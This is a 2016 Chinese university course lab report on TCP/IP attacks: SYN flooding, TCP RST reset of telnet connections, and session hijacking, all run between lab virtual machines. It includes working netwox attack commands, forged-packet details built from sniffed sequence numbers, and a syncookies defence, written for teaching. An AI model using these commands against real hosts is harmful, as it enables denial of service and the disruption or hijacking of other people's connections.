中南大学

网络安全课程设计报告

题　　目 TCP/IP 攻击

学生姓名 高何平

指导教师 王伟平

学　　院 信息科学与工程学院

专业班级 信安 1402

完成时间 2016/12

实验一　TCP/IP 攻击

1.1 实验内容

1.SYN 洪泛攻击

SYN flood 是 DoS 攻击的一种形式，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但攻击者无意完成 3 次握手过程。 攻击者使用欺骗 IP 地址或不继续该过程。 通过这种攻击，攻击者可以使受害者的队列用于半开连接，即已完成 SYN，SYN-ACK 但尚未完成的连接得到最后的 ACK 回来。 当此队列已满时，受害者无法再占用任何连接。

2.TCP RST 攻击 telnet 和 ssh 连接

TCP RST 攻击可以终止两个受害者之间建立的 TCP 连接。 例如，如果在两个用户 A 和 B 之间存在建立的 telnet 连接（TCP），攻击者可以欺骗 RST 数据包从 A 到 B，打破这个现有的连接。 要在攻击中成功，攻击者需要正确构造 TCP RST 分组。

3.TCP 会话劫持

TCP 会话劫持攻击的目的是劫持之间的现有 TCP 连接（会话）两个受害者通过注入恶意内容到本次会议。 如果此连接是 telnet 会话，攻击者可以向此会话中注入恶意命令（例如删除重要文件），导致受害者执行恶意命令。

1.2 环境搭建

使用三台虚拟机做实验，其中一个用于攻击，另一个用于被攻击，第三个作为观察者使用，且把三台主机放在同一个 LAN 中。


三台虚拟机的地址分别为 10.0.2.4；10.0.2.5；10.0.2.6

所使用的 Linux 中已经安装好相关的 netwox 工具箱和 Wireshark 工具箱的 Ubuntu 系统，与此同时三台虚拟机都需要打开 FTP 和 Telnet 服务。


1.3 实验过程

1. SYN 泛洪攻击

主机 A 与主机 B 正常连接



此时查看端口状况可以发现 23 端口已连接



```
[11/19/2016 23:38] seed@ubuntu:~$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

此时主机 C 使用 netwox 工具攻击主机 B

```
[11/19/2016 23:46] seed@ubuntu:~$ sudo netwox 76 -i 10.0.2.5 -p 23
```

这时再查看主机 B23 端口，会发现已经被包占满

```
tcp        0      0 10.0.2.5:23             139.191.46.95:51407     SYN_RECV
tcp        0      0 10.0.2.5:23             74.44.149.100:29973     SYN_RECV
tcp        0      0 10.0.2.5:23             190.237.184.234:33654   SYN_RECV
tcp        0      0 10.0.2.5:23             13.68.40.235:4614       SYN_RECV
tcp        0      0 10.0.2.5:23             150.148.233.132:28204   SYN_RECV
tcp        0      0 10.0.2.5:23             179.169.13.43:12342     SYN_RECV
tcp        0      0 10.0.2.5:23             91.61.158.244:37636     SYN_RECV
tcp        0      0 10.0.2.5:23             45.240.53.7:43072       SYN_RECV
tcp        0      0 10.0.2.5:23             142.140.143.174:18042   SYN_RECV
tcp        0      0 10.0.2.5:23             54.239.218.138:15734    SYN_RECV
tcp        0      0 10.0.2.5:23             88.10.196.73:21456      SYN_RECV
tcp        0      0 10.0.2.5:23             198.96.173.128:2652     SYN_RECV
tcp        0      0 10.0.2.5:23             198.24.46.10:57769      SYN_RECV
tcp        0      0 10.0.2.5:23             252.122.224.180:41058   SYN_RECV
tcp        0      0 10.0.2.5:23             254.136.195.90:63870    SYN_RECV
tcp        0      0 10.0.2.5:23             4.120.210.17:48544      SYN_RECV
tcp        0      0 10.0.2.5:23             202.161.33.33:58316     SYN_RECV
tcp        0      0 10.0.2.5:23             181.235.40.244:5573     SYN_RECV
tcp        0      0 10.0.2.5:23             169.227.244.222:19564   SYN_RECV
tcp        0      0 10.0.2.5:23             135.53.171.148:57271    SYN_RECV
tcp        0      0 10.0.2.5:23             115.240.50.138:42289    SYN_RECV
tcp        0      0 10.0.2.5:23             46.148.183.148:36041    SYN_RECV
```

当把 syncokies 打开后


```
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
```

主机 C 再发动攻击则无效


```
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Nov 19 23:47:08 PST 2016 from ns.example.com on pts/0
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
```

2.TCP RST 攻击 telnet 和 ssh 连接

建立主机 A 与主机 B 的连接



在主机 C 上运用 netwox 78 号工具进行攻击，可以看到连接断开，查看端口也不存在之前的连接



3. TCP 会话劫持

在主机 A 和主机 B 连接后，打开 wireshark 查看当前连接的具体信息

13	2016-11-20 00:11:51.66	10.0.2.6	10.0.2.5	TELNET	67	Telnet Data ...
14	2016-11-20 00:11:51.66	10.0.2.5	10.0.2.6	TELNET	67	Telnet Data ...
15	2016-11-20 00:11:51.66	10.0.2.6	10.0.2.5	TCP	66	35377 > telnet [ACK] Seq=52

具体得到端口，ip，ack 和 seq，便于构造伪造报文

```
▼ Transmission Control Protocol, Src Port: 35377 (35377), Dst Port: telnet (23), Seq: 5
    Source port: 35377 (35377)
    Destination port: telnet (23)
    [Stream index: 1]
    Sequence number: 522734109
    Acknowledgement number: 1771495677
    Header length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 123
    [Calculated window size: 123]
    [Window size scaling factor: -1 (unknown)]
  ▶ Checksum: 0xb816 [validation disabled]
  ▶ Options: (12 bytes)
  ▶ [SEQ/ACK analysis]
```

使用嗅探到的信息伪造报文发送 rst 信息

```
[11/20/2016 00:15] root@ubuntu:/home/seed# netwox 40 -l 10.0.2.5 -m 10.0.2.6 -o
23 -p 35377 -q 1771495677 -B
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen               |
|___4___|___5___|____0x00=0_____|___________0x0028=40____________|
|             id                |r|D|M|       offsetfrag        |
|_________0x712D=28973__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |            checksum             |
|____0x00=0_____|____0x06=6_____|____________0x3199_______________|
|                           source                                |
|_____________________________10.0.2.5_____________________________|
|                         destination                             |
|_____________________________10.0.2.6_____________________________|
TCP____________________________________________________________.
|          source port          |       destination port          |
|___________0x0017=23___________|_________0x8A31=35377____________|
|                           seqnum                                |
|_____________________0x6996E0FD=1771495677_____________________|
|                           acknum                                |
|_____________________________0x00000000=0_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window                |
|   5   |0|0|0|0|0|0|0|0|1|0|0|             0x0000=0             |
```

实验心得

通过这一次内容丰富的实验，我对基于 TCP/IP 的攻击有了更加深刻甚至可以说是比较新的认识，对它们各自的机制、攻击特点、相互之间可能存在的联系以及它们差别所在等等细节问题有了新的看法、认识，也有了一些专属的解决方案。

这次实验，让我们至少意识到了以下这样一个事实：

TCP/IP 协议在设计之初仅考虑了成本和实现功能，并没有过多考虑安全因素。因此 TCP/IP 协议栈中提供了大量的起关键作用的信息和指令，但是这些信息和指令的执行缺乏认证机制，能够方便地伪造。这也就为如此之多的 TCP/IP 攻击提供了可能。

相信，不仅仅是实践知识，所积累的经验也是十分难得的，我们应该好好从中汲取经验教训，为今后的学习打下坚实的基础。